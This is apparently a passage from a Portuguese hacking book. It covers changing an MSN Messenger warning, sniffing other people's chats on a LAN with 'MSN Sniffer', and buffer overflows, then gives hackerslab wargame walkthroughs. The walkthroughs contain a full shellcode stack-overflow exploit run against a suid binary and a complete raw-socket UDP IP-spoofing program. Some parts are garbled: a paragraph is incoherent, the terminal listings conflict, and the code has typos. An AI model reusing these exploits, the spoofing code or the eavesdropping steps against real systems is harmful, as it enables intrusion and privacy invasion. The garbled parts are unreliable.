
2. Alterar a Frase “Não revele sua senha”

Em algumas versões do MSN Messenger sempre, ao iniciar um quadro de comunicação com outra pessoa, aparece os dizeres: Não revele sua senha..., você pode alterar essa frase, deixando da maneira que desejar, ou mesmo retirá-la. Para isso, proceda da seguinte maneira:

1. Acesse o item Executar pelo botão *Iniciar* do Windows e digite *regedit* para acessar o editor de registros.




2. Após abrir o editor de registros, acesse HKEY_LOCAL_MACHINE e, depois, SOFTWARE.



3. Agora, vá a Microsoft, Messenger Service e Policies.




4. Verifique se dentro de Policies existe o arquivo IMWarning, pois é nele que são guardadas as informações que aparecerão logo que forem iniciadas as telas de chat. Para excluir essa mensagem, basta apagar esse arquivo e, se preferir mudar a frase, dê um duplo clique em IMWarning, altere o campo Dados do valor e dê OK.



3. Capturar Mensagens

Existem diversos programas para capturas de informações, o MSN Sniffer é um aplicativo para capturar mensagens que trafegam em uma rede local, é muito utilizado por hackers ou mesmo bisbilhoteiros. Não é necessário ter muito conhecimento técnico para utilizá-lo, veja como proceder:

1. Baixe o arquivo MSN Sniffer, direto da área de downloads da página www.hackerinside.com.br instale-o, em seguida, em sua máquina, então, inicie o programa.
2. Na tela principal do programa, clique no ícone *Config*, verifique se a sua placa de rede foi encontrada e se a configuração do IP da rede local está correta e dê OK.



3. Para iniciar a captura das conversas, clique em *Start*. Como é um programa de demonstração, ele fará a captura somente das 15 primeiras conversas, mas por aí se entende como os invasores acessam a privacidade alheia. Para salvar um arquivo de texto, basta clicar em *Save*.

CAPÍTULO 4

BUFFER OVERFLOW

Os programas mencionados no livro podem ser baixados no site: www.hackerinside.com.br

O buffer overflow ocorre quando um programa ou processo tenta armazenar mais dados em um buffer (área de armazenamento temporária) do que ele realmente suporta. O buffer é criado para armazenar as informações até um certo limite, os dados extras, que têm de ir para algum lugar, acabam sendo inseridos (overflow) em buffers adjacentes, sendo corrompidos ou até mesmo sobrescrevendo dados válidos. Entretanto, isso só ocorre accidentalmente por erros de programação.

O buffer overflow é um tipo de ataque que vem se tornando muito utilizado por hackers, nesse tipo de ataque, as informações extras podem conter códigos designados para alavancarem certas ações, por exemplo, danificar arquivos, alterar dados ou tornar públicas informações confidenciais. É muito comum existirem brechas em programas feitos em C, por isso, se for contratar algum programador, busque por alguém com bons conhecimentos de programação e segurança.

Em julho de 2000, foi descoberta uma vulnerabilidade para esse tipo de ataque no Microsoft Outlook e Outlook Express. Uma falha de programação acabou por deixar uma brecha na qual um invasor consegue comprometer a integridade dos dados pelo envio de um e-mail.

Ao contrário de um típico vírus enviado por e-mail, no qual o usuário precisa abrir o arquivo anexado para que, então, o vírus possa se manifestar, nesse ataque, só do usuário receber a mensagem, ele já estará infectado, tudo por mecanismos de encabeçamento de mensagens, em que os invasores conseguem encher a caixa de entrada com dados estranhos, dessa maneira, eles, os invasores, conseguem executar um código na máquina-alvo. Por isso, a Microsoft criou um patch para acertar tal falha.

1. Um Exemplo de Vulnerabilidade

Os hackers geralmente buscam por alguma vulnerabilidade em um sistema remoto, em programas, bugs de configuração ou mesmo códigos malfeitos para, então, executar ações que não foram planejadas pelo usuário-alvo.

Vamos mostrar um exemplo simples de buffer overflow por um programa em C, acompanhe:

1. Baixe o arquivo no site www.hackerslab.com.br, acesse a seção de downloads e, então, o fascículo 05, procure pelo arquivo demo.tar. Não se esqueça de que esse programa deve ser executado no Linux! Nada de Windows.

2. Assim que copiar o programa, você deve descompactá-lo pelo comando:

```
tar -xvf demo.tar
```

3. Será criado um diretório chamado demo, nele estarão contidos diversos arquivos, dentre eles, o makefile, o próprio código-fonte desse programa (demo.c) e mais quatro arquivos (*ciro.img.z*, *lula.img.z*, *serra.img.z*, and *garotinho.img.z*).

4. Agora no terminal, digite o seguinte:

```
cd demo  
make
```

O comando cd demo é para acessar o diretório demo caso você esteja um diretório abaixo dele, caso contrário, deve procurar o diretório e acessá-lo, o comando make fará a compilação do código fonte (demo.c).

Esse programa foi criado com a intenção de ler um banner (texto) em arquivos com extensão .img ou .img.z, fazendo com que o texto lido apareça no terminal em um número certo de vezes. A extensão .img indica que o arquivo está compactado.

Nos argumentos, estão os nomes dos arquivos dos banners sem indicação da extensão desses arquivos. Cada nome é precedido de um switch, como -r seleciona arquivos comprimidos (raw), -z para os outros formatos (padrão) e -n NUM especifica o número de vezes que o banner será apresentado, o padrão é 1 vez.

O programa demo.c tem um bug buffer overflow, dando o comando demo -n 3 garotinho, você poderá perceber o bug. Sua missão é encontrar esse bug e, então, acertar o código.

Para ajudar um pouco na sua busca, o erro está na procedure main. Mão à obra!

Não se esqueça de que para executar esse programa, você precisa compilar o código utilizando um compilador GNU C para Linux.

2. Solução

Difícil de encontrar a solução? Pois é, o pessoal que preparou este desafio dá a resposta, mas antes... tente desvendar este problema.

A resposta pode ser encontrada em:

<http://www.dcc.unicamp.br/~stolfi/urna/buffer-oflow/sol-1.html>

Como andam os 2000? Eles têm bastante tempo para treinar.
Agora é hora de testar o que aprendeu.

CAPÍTULO 5

No último capítulo, você já viu como é possível obter uma senha para todos os níveis, neste capítulo vamos dar-lhe alguma prática, mas nada de senha word list deputado a cachaça. Vamos lá!

Você já

DESAFIO HACKER

Acesse o servidor pelo endereço hackerinside.com.br, e faça login com o usuário 123456789 e a senha... bem... senha. Tudo bem se não souber a senha.

O que acontece quando você faz o comando `cat /etc/passwd | grep 123456789 | head -n 1 | tail -n 1` ou "password checking"? Dica: arghhh!

Eita! Vejamos, se conseguimos obter o resultado desejado, isso possivelmente pode ter um buffer overflow. Agora, se achar que é um buffer overflow, desculpe, mas é só isso. Se não, pode dar uma boa base para seu trabalho. Porém, não é só isso que o buffer overflow pode fazer para nós. Ele também pode nos dar o que estamos procurando, entendo das duas? O resultado pode produzir o link do sistema. O resultado pode não ser o resultado que queremos, mas é sempre bom tentar.

Os programas mencionados no livro podem ser baixados no site: www.hackerinside.com.br

Como andam as coisas? Evoluiu bastante no nosso desafio?

Agora acabou a brincadeira, você vai ter que se virar pra valer! No último fascículo, avançamos até a prova 09, passamos as senhas para todos os níveis, neste capítulo vamos dar as dicas, alguma ajuda, mas nada de senha, você terá de quebrar a cabeça. Vamos lá!

Prova 10

Acesse o servidor pelo telnet `drill.hackerslab.org`, coloque o login `level9` e a senha... bom, a senha. Está bem, só esta senha: `!secu!`

O que acontece quando você esquece de realizar o “bound checking”? Dica: `/etc/bof`


Então vejamos, encontramos um programa com `suid` que possivelmente pode fazer um buffer overflow. Se você não souber o que é um buffer overflow, aconselho ler o capítulo anterior, que pode dar uma boa base sobre tal assunto. Para simplificar, dizemos que o buffer overflow ocorre porque em uma determinada variável, que não está sendo controlada, entram dados além da conta, assim, tudo o que estiver a mais acaba sobrescrevendo a pilha (memória) e acaba produzindo a falha no sistema. O objetivo é fazer um programa que aproveite essa falha para inserir, nesta parte que se sobrescreve a pilha, uma chamada a um shell que criaremos em um array em memória, de

forma que quando o programa seja acessado seja também iniciado o nosso shell.

O primeiro passo é procurar por arquivos com `suid`. Para isso, digite, no terminal, o seguinte comando:

Find / -perm +4000 2>/dev/null

Aparecerá como resposta os arquivos com `suid`.



The screenshot shows a terminal window titled "Jai 203.239.110.20". The window contains the following text:

```
File Edit Terminal
levellogin: ? H
Password:
Login incorrect

login: level9
Password:
Last login: Tue Jan 10 21:25:43 from 213.191.152.114
[level9@drill level9] ~ find / -perm +4000 2>/dev/null
/dev/.hi
/dev/audio
/usr/man/pt_BR/man8/today
/usr/bin/alert
/usr/bin/amos
/usr/bin/pw2
/usr/games/trojka
/usr/local/bin/ssh-signer2
/usr/local/bin/format
/usr/local/bin/hot
/usr/sbin/sendmail
/etc/bot
/etc/one
/bin/su
/lib/security/pam_auth.so
[level9@drill level9]$
```

At the bottom of the terminal window, there is status information: "Connected to 203.239.110.20 telnet" and "Aviso: janela do miniaplicativo".

Assim, podemos verificar todos os arquivos que tenham essa propriedade. Agora, precisamos saber quais ou qual arquivo pode nos levar ao próximo nível. Para isso, digite o comando:

ls -l `find / -perm +4000 2>/dev/null`

```

File Edit Terminal
File 203.239.110.20
ls -l
-rws--x--- 1 root      wheel    14188 Mar  7 2000 /bin/mk
-rws--x--- 1 level11  level10  13500 (Sep 12 11:05) /dev/null
-rws--x--- 1 level18  level17  13785 Aug 27 2002 /dev/audio
-rws--x--- 1 level10  level19  13577 Jul 10 2001 /etc/hot
-rws--x--- 1 level16  level15  964040 Jul  5 2001 /etc/one
-rws--x--- 1 level16  level15  14306 Jul 10 2001 /lib/security/pam_auth.so
-rws--x--- 1 level13  level12  13469 Jul  5 2001 /usr/bin/sleep
-rws--x--- 1 level12  level11  12907 Jul  5 2001 /usr/bin/mesg
-rws--x--- 1 level19  level18  15739 Jul  5 2001 /usr/bin/pac
-rws--x--- 1 level15  level14  30422 Jan 10 2003 /usr/games/teajka
-rws--x--- 1 level17  level16  763025 Jul  5 2001 /usr/local/bin/format
-rws--x--- 1 level11  level10  14705 Jul 10 2001 /usr/local/bin/hot
-rws--x--- 1 root      root     1768284 Mar 26 2002 /usr/local/bin/ssh-sign
-rws--x--- 1 level14  level13  13781 Oct 26 2002 /usr/man/pt_BR/man3/toda
-rws--x--- 1 root      shmap   552000 Apr 28 2003 /usr/sbin/terminal
[level9@drill level9]#

```

Connected to 203.239.110.20 telnet
Aviso: Janela do manipulador

Devemos procurar pelo arquivo que nos remeta do nível atual para o próximo nível, neste caso, do level9 para o level10. O único que encontramos com essa propriedade é o arquivo bof. Confira:

-rws--x--- 1 level10 level9 921107 Aug 12 1999 /etc/bof

Depois de provar vários exploits e fazer testes no sistema, utilizamos esse arquivo. Editando este exploit, podemos verificar:

overflow.c

```

#include <stdlib.h>

#define DEFAULT_OFFSET          0
#define DEFAULT_BUFFER_SIZE     512
#define DEFAULT_EGG_SIZE        2048
#define NOP                     0x90

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

```

```
unsigned long get_esp(void) {
    __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[]) {
    char *buff, *ptr, *egg;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i, eggsize=DEFAULT_EGG_SIZE;

    if (argc > 1) bsize = atoi(argv[1]);
    if (argc > 2) offset = atoi(argv[2]);
    if (argc > 3) eggsize = atoi(argv[3]);

    if (!(buff = malloc(bsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }
    if (!(egg = malloc(eggsized))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }

    addr = get_esp() - offset;
    printf("Using address: 0x%x\n", addr);

    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;

    ptr = egg;
    for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
        *(ptr++) = NOP;
```

```

for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

buff[bsize - 1] = '\0';
egg[eggsize - 1] = '\0';

memcpy(egg,"EGG=",4);
putenv(egg);
memcpy(buff,"RET=",4);
putenv(buff);
system("/bin/bash");
}

```

Agora, compilamos com:
`gcc -o overflow overflow.c`



```


File Edit Terminal
~ /etc/but
/etc/one
/bin/su
/lib/security/pam_auth.so
[leveldrill level9]$ ls -l find / -perm +4000 2>/dev/null
-rwxr-x--- 1 root      wheel      14188 Mar  7 2000 /bin/su
-rwxr-x--- 1 level1   level0     13500 Sep 12 11:05 /dev/.hi
-rwxr-x--- 1 level0   level1     13785 Aug 27 2002 /dev/audio
-rwxr-x--- 1 level10  level19    13577 Jul 10 2001 /etc/bot
-rwsr-x--- 1 level15  level15    964040 Jul  5 2001 /etc/one
-rwxr-x--- 1 level16  level15    14306 Jul 10 2001 /lib/security/pam_auth.so

-rwxr-x--- 1 level13  level12    13469 Jul  5 2001 /usr/bin/alert
-rwxr-x--- 1 level12  level11    13987 Jul  5 2001 /usr/bin/mos
-rwxr-x--- 1 level9   level8     15739 Jul  5 2001 /usr/bin/psC
-rwxr-x--- 1 level5   level4     30423 Jan 10 2003 /usr/games/trojka
-rwxr-x--- 1 level17  level16    963025 Jul  5 2001 /usr/local/bin/format
-rwxr-x--- 1 level11  level11    14705 Jul 10 2001 /usr/local/bin/hot
-rwsr-x--- 1 root     root      1768284 Mar 26 2003 /usr/local/bin/ssh-signer
r-
-rwxr-x--- 1 level4   level3     13781 Oct 26 2002 /usr/man/pt_BR/man8/todo
y
-rwxr-s--- 1 root     smap      559000 Apr 28 2009 /usr/sbin/sendmail
[leveldrill level9]$ gcc -o overflow.c
Connected to 203.239.110.20 telnet
Aviso: Janela do minaplicativo

```

A seguir, devemos executar o arquivo da seguinte forma:


[leveldrill level9]\$./overflow



Deve aparecer como resposta algo como:
Using address: 0xbffffd78

Vamos à nossa missão, tentar estourar a pilha. Para isso, devemos executar o arquivo bof pelo comando:

/etc/bof \$RET



Podemos verificar que aparece um monte de lixo e, ao final, é apresentada a nossa mini shell.

Digitando o comando whoami, temos a certeza de que já estamos com atributos do próximo nível. Agora, é só pegar a senha com o comando pass.

Prova 11

Um daemon, no free hacking zone, utiliza a porta UDP 5555. Este daemon está esperando por pacotes que chegam do host www.hackerslab.org. Esses pacotes incluem o endereço de e-mail do remetente assim como a senha para o próximo nível. O daemon notificará a senha do nível seguinte via e-mail assim que o pacote vindo do www.hackerslab.org, essa informação chegará no formato:

‘A senha para o level10’ / `email` por exemplo se a senha para o level10 for “abcd” e o e-mail for “abc@aaa.ccc.ddd.rr”, então, a mensagem aparecerá da seguinte maneira:

abcd/abc@aaa.ccc.ddd.rr

Mãos à obra. Precisamos de um programa que nos envie um pacote UDP spoofing, desta maneira teremos que enviar um pacote pela porta 5555, nesse pacote, teremos de enviar a senha do nível em que estamos e, depois, o endereço do e-mail que queremos que nos responda com a senha do próximo nível. Como podemos ver, a parte mais difícil é spoofar, ou seja, o pacote tem que chegar como se fosse o host www.hackerslab.org que o tivesse enviado.

Depois de buscar informações a respeito, escolhemos um exemplo que nos servirá de base, confira:

```
*****
/* spoofudp.c é um programa feito para enviar um pacote UDP
spoofing */
/* compilar da seguinte forma: */  
/* /usr/ucb/cc -o spoofudp spoofudp.c */  
/* Este programa só poderá ser usado com privilégios root */  
/* Modificação de um programa para passar para o level10 do
hackerslab.org */  
/* Programa base usado antes de sua modificação em: */  
/* http://rootshell.com/archive-j457nxiqi3gq59dv/199708/arnudp.c.html */  
/* (c) 2001 by Jafar */  
*****
```

```
#include<sys/types.h>
#include<sys/socket.h>
#include<netinet/in_systm.h>
#include<netinet/in.h>
#include<netinet/ip.h>
#include<netinet/udp.h>
#include<errno.h>
#include<string.h>
#include<netdb.h>
#include<arpa/inet.h>
#include<stdio.h>

struct sockaddr sa;

main(int argc,char **argv)
{
    int fd;
    int x=1;
    struct sockaddr_in *p;
    struct hostent *he;
    u_char gram[67]=
        {
            // Cabecalho
            0x45, 0x00, 0x00, 0x43, // 0x45 -> version=4 (IPv4),
longitude de cabecalho = 5 (*4=20) // tipo de servico = 0x00,
longitude total 0x0043 = 67 bytes
            0x12, 0x34, 0x00, 0x00, //identificacao 0x1234 flags=000b
offset de fragmento= 00000b
            0xFF, 0x11, 0, 0, // tempo de vida = 0xFF saltos
(maximo) protocolo = 0x11 UDP
            0, 0, 0, 0, // ip origem 4 bytes
            0, 0, 0, 0, // ip destino 4 bytes
// Agora o cabecalho do
datagrama
            0, 0, 0, 0, // ponto origem 2bytes, ponto
destino 2bytes
            0x00, 0x2F, 0x00, 0x00, // longitude de mensagem =
```

```
0x002F(47 bytes) 2 bytes
                                // checksum inicialmente a 0x0000 também 2
bytes
                                // Dados a transmitir (39 bytes-octetos)
'B','e','a','u','t','y',' ','a','n','d',' ','B','e','a','s','t','/',
'r','o','o','t','e','r','i','n','g','@','y','u','p','i','m','a','i','l','..','c','o','m'
};

if(argc!=5)
{
    fprintf(stderr,"usar: %s IP_origem ponto_origem IP_destino
ponto_destino\n",*argv);
    exit(1);
};

if((he=gethostbyname(argv[1]))==NULL)
{
    fprintf(stderr,"impossível resolver ip de origem\n");
    exit(1);
};
bcopy(*(he->h_addr_list),(gram+12),4); // introduzir ip origem

if((he=gethostbyname(argv[3]))==NULL)
{
    fprintf(stderr,"impossível resolver ip destino\n");
    exit(1);
};
bcopy(*(he->h_addr_list),(gram+16),4); // introduzir ip destino

*(u_short*)(gram+20)=htons((u_short)atoi(argv[2])); // ponto
origem
*(u_short*)(gram+22)=htons((u_short)atoi(argv[4])); // ponto
destino

p=(struct sockaddr_in*)&sa;
p->sin_family=AF_INET;
bcopy(*(he->h_addr_list),&(p->sin_addr),sizeof(struct in_addr));
```

```
// Criamos o socket (pacote)
if((fd=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == -1)
{
    perror("falha de socket");
    exit(1);
};

#ifndef IP_HDRINCL
fprintf(stderr,"Tienes IP_HDRINCL :-\n\n");
if (setsockopt(fd,IPPROTO_IP,IP_HDRINCL,(char*)&x,sizeof(x)) < 0)
{
    perror("falha setsockopt IP_HDRINCL");
    exit(1);
}
#else
fprintf(stderr,"No tienes IP_HDRINCL :-(\n\n");
#endif

// Manda realmente o pacote
if((sendto(fd,&gram,sizeof(gram),0,(struct sockaddr*)p,sizeof(struct sockaddr))) == -1)
{
    perror("falha sendto");
    exit(1);
}

printf("datagrama enviado:");
for(x=0;x<(sizeof(gram)/sizeof(u_char));x++)
{
    if(! (x%4)) putchar('\n');
    printf("%02x",gram[x]);
}
putchar('\n');

}
```

Vamos ver se este programa nos interessa, após compilado, devemos utilizá-lo da seguinte maneira:

```
[level10@drill /tmp]$ ./spoofudp
```

```
usar: ./spoofudp IP_origem ponto_origem IP_destino ponto_destino
```

Assim, o chamaremos com o comando:

```
./udp www.hackerslab.org 1234 drill.hackerslab.org 5555
```



A resposta foi negativa como podemos perceber: socket: Operation not permitted

